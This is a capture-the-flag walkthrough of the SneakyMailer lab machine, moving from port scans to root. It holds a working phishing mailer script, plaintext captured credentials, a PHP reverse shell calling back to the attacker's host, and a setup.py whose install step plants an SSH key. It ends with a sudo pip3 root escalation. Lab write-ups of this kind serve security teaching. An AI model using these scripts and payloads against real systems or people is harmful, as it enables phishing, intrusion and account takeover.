Methodology
- Open Ports Enumeration
- Web Service Enumeration
- Email list gathered from the website
- Password collected from email phishing
- Subdomain identified from FTP
- Foothold gained by placing file through FTP
- Elevated to user through pypi
- Root shell gained through sudo permissions
Lessons Learned
- Email phishing
- Pypi private package deployment
- Privilege escalation through pip
Open Ports Enumeration
The open ports enumeration of the target had identified seven open ports namely FTP (21), SSH (22), SMTP (25), HTTP (80), IMAP (143), IMAPS (993) and HTTP-PROXY (8080). The scan had not identified any known vulnerabilities or useful information. The scan results are given on the section below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
[_4m0r@manjaro SneakyMailer]$ targetRecon 10.10.10.197
[+] Open Ports Scan
        21      ftp
        22      ssh
        25      smtp
        80      http
        143     imap
        993     imaps
        8080    http-proxy
[+] Scripts Scan
                 nmap -sV -A --script=default,vuln -p 21 10.10.10.197

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-09 17:48 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.197 (10.10.10.197)
Host is up (0.28s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.43 seconds

                 nmap -sV -A --script=default,vuln -p 22 10.10.10.197

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-09 17:49 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.197 (10.10.10.197)
Host is up (0.30s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| ssh-hostkey:
|   2048 57:c9:00:35:36:56:e6:6f:f6:de:86:40:b2:ee:3e:fd (RSA)
|   256 d8:21:23:28:1d:b8:30:46:e2:67:2d:59:65:f0:0a:05 (ECDSA)
|_  256 5e:4f:23:4e:d4:90:8e:e9:5e:89:74:b3:19:0c:fc:1a (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.79 seconds

                 nmap -sV -A --script=default,vuln -p 25 10.10.10.197

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-09 17:50 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.197 (10.10.10.197)
Host is up (0.36s latency).

PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_smtp-commands: debian, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING,
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
|_sslv2-drown:
Service Info: Host:  debian

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 259.11 seconds

                 nmap -sV -A --script=default,vuln -p 80 10.10.10.197

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-09 17:54 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.197 (10.10.10.197)
Host is up (0.36s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.2
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-passwd: ERROR: Script execution failed (use -d to debug)
|_http-server-header: nginx/1.14.2
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: Did not follow redirect to http://sneakycorp.htb

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 750.64 seconds

                 nmap -sV -A --script=default,vuln -p 143 10.10.10.197

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-09 18:06 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for sneakycorp.htb (10.10.10.197)
Host is up (0.25s latency).

PORT    STATE SERVICE VERSION
143/tcp open  imap    Courier Imapd (released 2018)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_imap-capabilities: CAPABILITY ENABLE THREAD=REFERENCES IMAP4rev1 THREAD=ORDEREDSUBJECT completed OK ACL ACL2=UNION QUOTA UTF8=ACCEPTA0001 IDLE NAMESPACE STARTTLS UIDPLUS CHILD
REN SORT
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Not valid before: 2020-05-14T17:14:21
|_Not valid after:  2021-05-14T17:14:21
|_ssl-date: TLS randomness does not represent time
|_sslv2-drown:

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.92 seconds

                 nmap -sV -A --script=default,vuln -p 993 10.10.10.197

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-09 18:08 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for sneakycorp.htb (10.10.10.197)
Host is up (0.35s latency).

PORT    STATE SERVICE  VERSION
993/tcp open  ssl/imap Courier Imapd (released 2018)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_imap-capabilities: completed CHILDREN ACL2=UNION ENABLE UIDPLUS ACL CAPABILITY SORT OK UTF8=ACCEPTA0001 THREAD=REFERENCES QUOTA AUTH=PLAIN NAMESPACE IDLE THREAD=ORDEREDSUBJECT
 IMAP4rev1
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Not valid before: 2020-05-14T17:14:21
|_Not valid after:  2021-05-14T17:14:21
|_ssl-date: TLS randomness does not represent time
|_sslv2-drown:

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.14 seconds

                 nmap -sV -A --script=default,vuln -p 8080 10.10.10.197

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-09 18:09 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for sneakycorp.htb (10.10.10.197)
Host is up (0.30s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    nginx 1.14.2
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.14.2
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: Welcome to nginx!
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  CVE:CVE-2011-3192  BID:49303
|       The Apache web server is vulnerable to a denial of service attack when numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|       https://www.tenable.com/plugins/nessus/55976
|       https://seclists.org/fulldisclosure/2011/Aug/175
|_      https://www.securityfocus.com/bid/49303

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 706.94 seconds

[+] Summary
21      ftp     vsftpd 3.0.3
                No vuln found
22      ssh     OpenSSH 7.9p1 Debian 10+deb10u2
                No vuln found
25      smtp    Postfix smtpd N/A
                No vuln found
80      http    nginx 1.14.2
                No vuln found
143     imap    Courier Imapd N/A
                No vuln found
993     imaps   Courier Imapd N/A
                No vuln found
8080    http-proxy      nginx 1.14.2
                No vuln found
Web Service Enumeration
Browsing to http://10.10.10.197, had resulted in a redirection to http://sneakycorp.htb/. After mapping sneakycorp.htb to 10.10.10.197, browsing to http://sneakycorp.htb/, revealed the website of SNEAKY CORP. From Teams, a list of email IDs were enumerated and written to a file, users.list.
Email Phishing
With a list of emails and an open SMTP port, a phishing attempt can be made. A python script that sends an email to every email ID in the list, with a link to the attacking host’s webserver was written and the same is given below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
import smtplib
from email.message import EmailMessage

sender = 'it@sneakycorp'  # Sender mail ID
receivers = [line.strip () for line in open ('users.list')]

msg = EmailMessage ()
msg ['Subject'] = 'New Mail Server'
msg ['From'] = sender
msg ['To'] = receivers
msg.set_content ('http://10.10.14.186:8080')  # Message content

try:
    mail = smtplib.SMTP ('10.10.10.197', 25)   # Target server and port num
    mail.send_message (msg)
    print ('Mail Sent')

except smtplib.SMTPException:
    print ('Error sending mail')

finally:
    mail.quit ()
A netcat listener on port 8080 was started and the script was executed. After a while, the user Paul Byrd, had visited the link and leaked their password in the process, through the web request. The content that hit the netcat listener, when Paul had visited is shown below.
1
2
3
4
5
6
7
8
9
10
11
12
13
[_4m0r@manjaro SneakyMailer]$ nc -nvlp 8080
Connection from 10.10.10.197:60184
POST / HTTP/1.1
Host: 10.10.14.186:8080
User-Agent: python-requests/2.23.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 185
Content-Type: application/x-www-form-urlencoded

firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl
%3C%3AHt
The request body was decoded with an URL decoder1 to the following.
1
firstName=Paul&lastName=Byrd&email=paulbyrd@sneakymailer.htb&password=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht&rpassword=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
1
2
3
4
5
firstName = Paul
lastName = Byrd
email = paulbyrd@sneakymailer.htb
password = ^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
rpassword = ^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
Now that the username and password of Paul Byrd has been identified, their emails can be read through commandline or through mail clients.
I used evolution2 for enumerating the emails
From the Sent Items folder, under Inbox, an email with the subject Password Reset was identified and the contents of the same is shown below. 
With this another set of credentials, developer:m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C had been identified.
User Shell
Initial Foothold
The developer credentials were tried on SSH with no success and the same was attempted on FTP, resulting in a successful login. Enumerating the FTP revealed a webserver setup under the folder, dev. On a whim, the entry dev.sneakycorp.htb was mapped to 10.10.10.197 in /etc/hosts. Browsing to dev.sneakycorp.htb, confirmed the presence of the subdomain. Further enumeration showed that the user has access to put files on FTP.
Therefore, a PHP Reverse shell was placed on the webserver through FTP. (Note that the PHP was modified to send the reverse shell to port 9090). A netcat listener on port 9090 was started and the reverse shell was triggered by visiting the URL http://dev.sneakycorp.htb/reverse.php.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
[---TERMINAL 1---]
[_4m0r@manjaro SneakyMailer]$ ftp 10.10.10.197
Connected to 10.10.10.197.
220 (vsFTPd 3.0.3)
Name (10.10.10.197:_4m0r): developer
331 Please specify the password.
Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd dev
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 May 26 19:52 css
drwxr-xr-x    2 0        0            4096 May 26 19:52 img
-rwxr-xr-x    1 0        0           13742 Jun 23 09:44 index.php
drwxr-xr-x    3 0        0            4096 May 26 19:52 js
drwxr-xr-x    2 0        0            4096 May 26 19:52 pypi
drwxr-xr-x    4 0        0            4096 May 26 19:52 scss
-rwxr-xr-x    1 0        0           26523 May 26 20:58 team.php
drwxr-xr-x    8 0        0            4096 May 26 19:52 vendor
226 Directory send OK.
ftp> put reverse.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5494 bytes sent in 0.000148 seconds (35.4 Mbytes/s)

[---TERMINAL 2---]
[_4m0r@manjaro SneakyMailer]$ nc -nvlp 9090
Connection from 10.10.10.197:33272
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64 GNU/Linux
 09:43:37 up  2:08,  0 users,  load average: 0.02, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ which python
/usr/bin/python
$ python -c "import pty;pty.spawn('/bin/bash');"
www-data@sneakymailer:/$
The reverse shell was from the user www-data, with no access to read the user.txt on /home/low.
Elevating to low
Enumerating with the shell revealed a .htpasswd file on /var/www/pypi.sneakycorp.htb with the following content.
1
pypi:$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
The hash was cracked using john and rockyou.txt into soufianeelhaoui.
1
2
3
4
5
6
7
8
9
10
11
12
13
[_4m0r@manjaro SneakyMailer]$ john --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt pypi.hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-opencl"
Use the "--format=md5crypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
soufianeelhaoui  (?)
1g 0:00:00:32 DONE (2020-08-10 00:10) 0.03117g/s 111417p/s 111417c/s 111417C/s souhegan..souderton0
Use the "--show" option to display all of the cracked passwords reliably
Session completed
Switching to pypi using su had failed. The other mail on Paul Byrd’s Sent Items, provided a vital vector for escalating to low. The contents of the mail, with the subject line Module testing, is shown below. 
According to the mail, the user low will install and test every python module on the PyPI service. Google-Fu on installing python packages, had led to Packaging Python Projects3 and pypiserver.1.3.24. According to the resources, it needs two files, .pypirc and setup.py.
.pypirc will authorize the packages and setup.py will setup the package.
The contents of both files are as shown below.
.pypirc
1
2
3
4
5
6
7
[distutils]
index-servers = local

[local]
repository: http://pypi.sneakycorp.htb:8080
username: pypi
password: soufianeelhaoui
setup.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
from setuptools import setup

try:
    with open ('/home/low/.ssh/authorized_keys', 'a') as fl:
        fl.write ("ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDID/Vuwqj/I6KCDeIK5XuIUgCjbD3zYSn0S5ExlhX/30Yw2Bep+h/R62293DxlIXVgHL9jRuQWVHXE4WW+UD9DVYFxFanC8bDYb0H0GFGTgq8s4fdwF+QRJXhsRWEM0y2E5HW769goRwhPpyIlRaxMTcDIq0nHxFWGmXoJ/BwL4E7VApdz/sMKziTH+iG2AvBJEzu9WjVMx+hSRc72h6a9kq7BvHATa0XEAzr4dZ7SnpZGPFPiCdzCza691ChnKJI97HuGAx9xTWx4EeSyFzkfJujH+u3OsaH0oi11ldcEJYwtuw+gJK3N50mk49Bi6P2hF7pKEWKFZqYxb05FLfYNs1hrXCb7wfzIkXzZXFvivlMuJrMgiaBw+Cgc1Lvqb1nFdQ4O8khEoBu5ugBVJ47Qok/JoQZaHF8awgOA4oNGWygNZBtzO31ZrdxYRifvSaD5M4WwEk59Hs51iXa/JDxURIaPUPGH3LMo0FSFp98Ql/eWG7D04nCkmt7fFLHEGhs= _4m0r@manjaro")

    with open ('/root/.ssh/authorized_keys', 'a') as fl:
        fl.write ("ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDID/Vuwqj/I6KCDeIK5XuIUgCjbD3zYSn0S5ExlhX/30Yw2Bep+h/R62293DxlIXVgHL9jRuQWVHXE4WW+UD9DVYFxFanC8bDYb0H0GFGTgq8s4fdwF+QRJXhsRWEM0y2E5HW769goRwhPpyIlRaxMTcDIq0nHxFWGmXoJ/BwL4E7VApdz/sMKziTH+iG2AvBJEzu9WjVMx+hSRc72h6a9kq7BvHATa0XEAzr4dZ7SnpZGPFPiCdzCza691ChnKJI97HuGAx9xTWx4EeSyFzkfJujH+u3OsaH0oi11ldcEJYwtuw+gJK3N50mk49Bi6P2hF7pKEWKFZqYxb05FLfYNs1hrXCb7wfzIkXzZXFvivlMuJrMgiaBw+Cgc1Lvqb1nFdQ4O8khEoBu5ugBVJ47Qok/JoQZaHF8awgOA4oNGWygNZBtzO31ZrdxYRifvSaD5M4WwEk59Hs51iXa/JDxURIaPUPGH3LMo0FSFp98Ql/eWG7D04nCkmt7fFLHEGhs= _4m0r@manjaro")

except:
    setup(
    name='shell',
    packages=['shell'],
    description='Hello world enterprise edition',
    version='0.1',
    url='http://sneakycorp.htb',
    author='4m0r',
    author_email='4m0r@htb',
    keywords=['pip','escalate','shell']
    )
As noted earlier, .pypirc will authorize pypi and setup.py will attempt to write the public key into /home/low/.ssh/authorized_keys and /root/.ssh/authorized_keys. Although, it’s unlikely that the public key will be written to authorized_keys of the root user, it will definitely be written onto authorized_keys of the user low.
Any python command that is written into setup.py gets executed as low and so it can also be used to send a python reverse shell, instead of appending authorized_keys. I went with the SSH option as that results in a stable access to the target.
These files were downloaded onto the target and the setup.py was given executable permission. The package can then be installed with the command python3 setup.py sdist register -r local upload -r local.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
www-data@sneakymailer:~$ python3 setup.py sdist register -r local upload -r local
python3 setup.py sdist register -r local upload -r local
running sdist
running egg_info
creating shell.egg-info
---SNIP---
creating dist
Creating tar archive
removing 'shell-0.1' (and everything under it)
running register
Registering shell to http://pypi.sneakycorp.htb:8080
Server response (200): OK
WARNING: Registering is deprecated, use twine to upload instead (https://pypi.org/p/twine/)
running upload
Submitting dist/shell-0.1.tar.gz to http://pypi.sneakycorp.htb:8080
Server response (200): OK
WARNING: Uploading via this command is deprecated, use twine to upload instead (https://pypi.org/p/twine/)

Upon installing the package, the public key gets appended to the authorized_keys. With the private key, an SSH connection to the target as the user low was then initiated, through which the user flag was read.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
[_4m0r@manjaro SneakyMailer]$ chmod 600 id_rsa
[_4m0r@manjaro SneakyMailer]$ ssh -i id_rsa low@sneakycorp.htb
The authenticity of host 'sneakycorp.htb (10.10.10.197)' can't be established.
ECDSA key fingerprint is SHA256:I1lCFRteozDGkqC/ZSE2SbHl8ISpJWhfu5nwn6LxbA0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'sneakycorp.htb' (ECDSA) to the list of known hosts.
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Tue Jun  9 03:02:52 2020 from 192.168.56.105
low@sneakymailer:~$ cat user.txt
67b2c---REDACTED---eadbf
Root Shell
With the user shell, enumerating the sudo permissions revealed that the user has no password sudo access to run the binary /usr/bin/pip3.
1
2
3
4
5
6
7
low@sneakymailer:~$ sudo -l
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Matching Defaults entries for low on sneakymailer:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User low may run the following commands on sneakymailer:
    (root) NOPASSWD: /usr/bin/pip3
Google-Fu had led to pip- GTFOBins5 and according to it, privilege can be escalated to root by executing the following commands.
1
2
3
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on sudo.5

Using the same, root shell was gained and the root flag was then read as shown below.
1
2
3
4
5
6
7
8
9
low@sneakymailer:~$ TF=$(mktemp -d)
low@sneakymailer:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
low@sneakymailer:~$ sudo /usr/bin/pip3 install $TF
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Processing /tmp/tmp.Z8HX9IC9zP
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
83c44---REDACTED---62b8b